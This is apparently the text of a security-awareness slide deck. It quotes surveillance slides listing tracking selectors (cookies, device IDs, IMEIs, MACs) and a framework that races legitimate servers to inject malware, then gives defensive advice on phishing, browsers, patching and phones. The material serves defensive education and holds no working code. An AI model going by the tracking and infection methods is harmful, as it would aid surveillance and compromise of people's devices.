


Who owns your hardware?

Actively monitor:

- Cookies
- Identifiers

Goal:
identify & track “target”



“If we can get the target to visit us in some sort of Web browser, we can probably own them. The only limitation is “how”.”



Selector Types

Machine IDs

- Cookies

- Hotmail GUIDs
- Google prefIDs
- YahooBcookies
- mailruMRCU
- yandexUid
- twitterHash
- ramblerRUID
- facebookMachine
- doubleclickID

- Serial numbers

- Browser tags

- Simbar
- ShopperReports
- SILLYBUNNY

- Windows Error IDs

- Windows Update IDs

Attached Devices

- IMEIs for Phones

- Apple IMEIs
- Nokia IMEIs

- UDIDs

- Apple UDIDs

- Bluetooth?

- Device Name
- Device Address

Cipher Keys

- Cipher Keys uniquely identified to a user

- ejKeyID

User Leads

- User selectors from Cookies, Registry, and Profile Folders

- msnpassport
- google
- yahoo
- Youtube
- Skype
- Paltalk
- Fetion
- QQ
- hotmailCID

- STARPROC-identified active users

Network

- Wireless MACs

- VSAT MACs and IPs

- Remote Administration IPs


- Putty
- WinSCP



Who owns your hardware?

- Once target has been found
 - Race against legitimate server to inject malware & infect target
 - Automated framework (FOXACID), selecting optimal malware
 - Success rate 50-80%

TS//REL





Service AND people

- **Commercial adversaries** well established
 - Risk is very low, market huge, no need for sophisticated methods
- **Government adversaries** just too skilled
 - Extremely difficult to defend against
 - Several HEP labs approached by national security agencies
- **Web, mail and mobile** platforms are a primary battlefields
 - Belgacom's core network compromise started with a fake LinkedIn phishing
- **Defend your organisation or (Linux) data center**
 - Must start defending Windows/Web/mobile realms too
 - Ultimately, must **defend people**



Getting “80%” protected

- Mail, or instant messaging
 - Absolutely never click on links from emails
 - Preferably go directly to the homepage of the website
 - If not easily possible, copy/paste and carefully verify the link
 - Malware comes via links or attachments (PDF, DOC, PPT)
 - Unexpected email? Unknown sender? Unusual language? Factual mistakes and typos? Unusual request or practices?
- Web: Stop. Think. Click.
 - Prefer Chrome, or at least Firefox, over Internet Explorer
 - Use a different Web browser for personal & professional use
 - Never click on popup windows or on “update” links for Flash or other plugins
 - If possible, disable or at least configure “click-to-play” for Flash
 - Do not install plugins or extensions. Absolutely never install drivers, video codecs, video players, add-ons bars



Getting “80%” protected

- Computers

- Keep up-to-date with security patches. Enable automatic patching
- Run a good anti-virus
- Install or update from trusted sources only (your lab, Apple App Store, directly from the official vendor website). Never CNET/download.com, etc.

- Phones

- Android is the primary target for malware
- Many Android phones very difficult to patch and very quickly unsupported
- Think before installing (check permissions required, user reviews, number of downloads, etc.)



Questions?

